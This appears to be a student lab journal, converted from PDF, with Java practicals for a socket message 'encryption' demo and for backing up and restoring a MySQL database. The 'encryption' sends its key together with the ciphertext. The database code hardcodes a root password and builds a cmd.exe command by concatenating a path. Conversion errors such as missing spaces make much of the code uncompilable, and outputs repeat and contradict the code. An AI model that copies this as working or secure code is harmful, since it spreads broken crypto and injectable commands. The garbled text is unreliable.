

## Practical No:1

**Aim:** create a java application to send encrypted message from sender end and decrypt message at receiver end.

### Description:

**Encryption** is a security method in which information is encoded in such a way that only authorized user can read it. It uses encryption algorithm to generate ciphertext that can only be read if decrypted.

There are two types of encryptions schemes as listed below:

- Symmetric Key encryption
- Public Key encryption

**Decryption** is the process of taking encoded or encrypted text or other data and converting it back into text that you or the computer can read and understand. This term could be used to describe a method of un-encrypting the data manually or with un-encrypting the data using the proper codes or keys.

Data may be encrypted to make it difficult for someone to steal the information. Some companies also encrypt data for general protection of company data and trade secrets. If this data needs to be viewable, it may require decryption. If a decryption passcode or key is not available, special software may be needed to decrypt the data using algorithms to crack the decryption and make the data readable.

### Sender.java

#### Code:

```
package pract1;
import java.io.*;
import java.util.*;
import java.net.*;
public class Sender {
    public static void main(String[] args) throws Exception {
        String s="";
        String ct="";
        String key="";
        Socket sc=new Socket("localhost",6017);
        Random r=new Random();
        int i=0,k=0;
```

```

System.out.println("Enter the string");
BufferedReaderbr= new BufferedReader(new InputStreamReader(System.in));
BufferedWriterbw=new BufferedWriter(new OutputStreamWriter(sc.getOutputStream()));
    s=br.readLine();
int j[]=new int[s.length()];
for(i=0;i<s.length();i++)
    {
j[k]=r.nextInt(50);
key+=Integer.valueOf(j[k])+",";
System.out.println("j="+j[k]);
ct+=(char)(s.charAt(i)+j[k]);
k++;
    }
System.out.println("Key="+key);
System.out.println("Encrypted message: "+ct);
bw.write(ct+","+key);
bw.flush();
bw.close();
}

}

```

## **Receiver.java**

### **Code:**

```

package pract1;
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.*;
import java.util.Random;
public class Receiver {
public static void main(String[] args) throws Exception {
    String ct="";
    String pt="";
ServerSocketskt=new ServerSocket(6017);
    Socket sc=skt.accept();

```

```

        Random r=new Random();
int i=0,k=0;
System.out.println("Enter the string");
BufferedReaderbr= new BufferedReader(new InputStreamReader(sc.getInputStream()));
ct=br.readLine();
String[] s=new String[ct.length()];
        s=ct.split(",");
int[] j=new int[s[0].length()];
System.out.println(" message"+s[0]);
for(i=0;i<s[0].length();i++)
    {
j[i]=Integer.parseInt(s[i+1]);
System.out.println(" key="+j[i]);
    }
for(i=0;i<s[0].length();i++)
    {
System.out.println("j="+j[i]);
pt+=(char)(s[0].charAt(i)-j[i]);
    }
System.out.println(" message from Sender: "+pt);
    }
}

```

## Output:

### Sender.java

```

Enter the string
hello how are you
j=36
j=5
j=44
j=4
j=27
j=40
j=32
j=1
j=24
j=35
j=35

```

j=43  
j=16  
j=34  
j=3  
j=44  
j=16  
Key=36,5,44,4,27,40,32,1,24,35,35,43,16,34,3,44,16,  
Encrypted message: Ćj~ pŠH^pC,,uB| ›...

### Receiver.java

Enter the string

messageĆj~ pŠH^pC,,uB| ›...

key=36

key=5

key=44

key=4

key=27

key=40

key=32

key=1

key=24

key=35

key=35

key=43

key=16

key=34

key=3

key=44

key=16

j=36

j=5

j=44

j=4

j=27

j=40

j=32

j=1

j=24

j=35

j=35

j=43

j=16

j=34

j=3

j=44

j=16

message from Sender: hello how are you

## Practical No:2

**Aim:** java program for creating backup file of Mysql database.

### Description:

A data **backup** is the result of copying or archiving files and folders for the purpose of being able to restore them in case of data loss. Data loss **can** be caused by many things ranging from computer viruses to hardware failures to file corruption to fire, flood, or theft (etc).

Backup refers to the process of making copies of data or data files to use in the event the original data or data files are lost or destroyed. Secondly, a backup may refer to making copies for historical purposes, such as for longitudinal studies, statistics or for historical records or to meet the requirements of a data retention policy. Many applications, especially in a Windows environment, produce backup files using the .BAK file extension.

### backup.java

#### Code:

```
public class backup
{public void backupDB(String path)
{ String executeCmd = "C:/xampp/mysql/bin/mysqldump -u root -psa -B studentdb>" + path;
System.out.println(executeCmd);
    Process runtimeProcess;
try {
runtimeProcess = Runtime.getRuntime().exec(new String[] { "cmd.exe", "/c", executeCmd });
intprocessComplete = runtimeProcess.waitFor();
System.out.println(processComplete);

if(processComplete== 0)
    {System.out.println("Backup Created Successfully !");    }
else
    {System.out.println("Couldn't Create the backup !");    } }
catch(Exception ex)
    {ex.printStackTrace(); } }

public static void main(String[]args){
new backup().backupDB("C:/db.sql");    }}
```

## MySQL:

```
C:\Program Files\MySQL\MySQL Server 5.1\bin\mysql.exe
Enter password: **
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.1.48-community MySQL Community Server (GPL)


Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use studentdb
Database changed
mysql> select * from student;
+-----+-----+-----+-----+
| roll_no | name  | address | contact |
+-----+-----+-----+-----+
| 1       | vijay | Mumbai  | 1234567898 |
| 2       | amit  | Mumbai  | 1234567898 |
| 3       | imanish | pune    | 1234543216 |
| 4       | rizwan | bhandup | 1987654321 |
+-----+-----+-----+-----+
4 rows in set (0.01 sec)

mysql>
```

## Output:



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd d:
D:\

C:\Users\admin>d:
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"

D:\>javac backup.java

D:\>java backup
C:/xampp/mysql/bin/mysqldump -u root -p sa -B studentdb -r C:/db.sql
Enter password: **
2
Backup Created Successfully !

D:\>
```



## Practical No:3

**Aim:** java program for restoring Mysql database from backup file.

### Description:

Data restore is the process of copying backup data from secondary storage and restoring it to its original location or a new location. A restore is performed to return data that has been lost, stolen or damaged to its original condition or to move data to a new location.

**Restore** may refer to any of the following:

1. Alternatively referred to as a system restore, restore is a term used to describe the process of reverting a computer back to its original configuration or an earlier copy. See our [factory settings](#) definition for full information and related links.
2. Restore is a term used to describe the process of recovering lost or old data from a backup.
3. Restoring is the process of taking a window that has been minimized and enlarging it back to maximized or its "Normal" size. Restore also refers to taking a maximized window and reducing it to a "Normal" size. In Microsoft Windows, this action can be carried out by using the three-button menu (shown right) found in the upper right-hand corner of a window.


### Restore.java

#### Code:


```
public class Restore{
    public void restoreDB(String path){
        String executeCmd = "C:/xampp/mysql/bin/mysql -u root -psastudentdb<" + path;
        System.out.println(executeCmd);
        Process runtimeProcess;
        try {
            runtimeProcess = Runtime.getRuntime().exec(new String[] { "cmd.exe", "/c", executeCmd });
            int processComplete = runtimeProcess.waitFor();
            System.out.println(processComplete);
            if(processComplete == 0)
                {System.out.println("Restored the Backup !"); }
            else
                {System.out.println("Couldn't Restore the backup !"); } }
        catch(Exception ex)
            {ex.printStackTrace(); } }
```

```
public static void main(String[] args){  
new Restore().restoreDB("C:/db.sql"); }}
```

### Output:



```
Administrator: Command Prompt  
0  
Restored the Backup !  
D:\>javac Restore.java  
D:\>java Restore  
C:/xampp/mysql/bin/mysql -u root -psa studentdb1<C:/db.sql  
0  
Restored the Backup !  
D:\>javac Restore.java  
D:\>java Restore  
C:/xampp/mysql/bin/mysql -u root -psa studentdb1<C:/db.sql  
0  
Restored the Backup !  
D:\>javac Restore.java  
D:\>java Restore  
C:/xampp/mysql/bin/mysql -u root -psa studentdb1<C:/db.sql  
0  
Restored the Backup !  
D:\>_
```





```
C:\Program Files\MySQL\MySQL Server 5.1\bin\mysql.exe  
+-----+-----+-----+-----+  
4 rows in set (0.02 sec)  
mysql> drop database studentdb;  
Query OK, 1 row affected (0.03 sec)  
mysql> select * from student;  
ERROR 1046 (3D000): No database selected  
mysql> create database studentdb;  
Query OK, 1 row affected (0.02 sec)  
mysql> use studentdb;  
Database changed  
mysql> select * from student;  
+-----+-----+-----+-----+  
| roll_no | name  | address | contact |  
+-----+-----+-----+-----+  
| 1       | vijay | Mumbai  | 1234567898 |  
| 2       | amit  | Mumbai  | 1234567898 |  
| 3       | manish | pune    | 1234543216 |  
| 4       | rizwan | bhandup | 1987654321 |  
+-----+-----+-----+-----+  
4 rows in set (0.00 sec)  
mysql> _
```



| roll_no | name   | address | contact    |
|---------|--------|---------|------------|
| 1       | vijay  | Mumbai  | 1234567898 |
| 2       | amit   | Mumbai  | 1234567898 |
| 3       | manish | pune    | 1234543216 |
| 4       | rizwan | bhandup | 1987654321 |



## Practical No:4


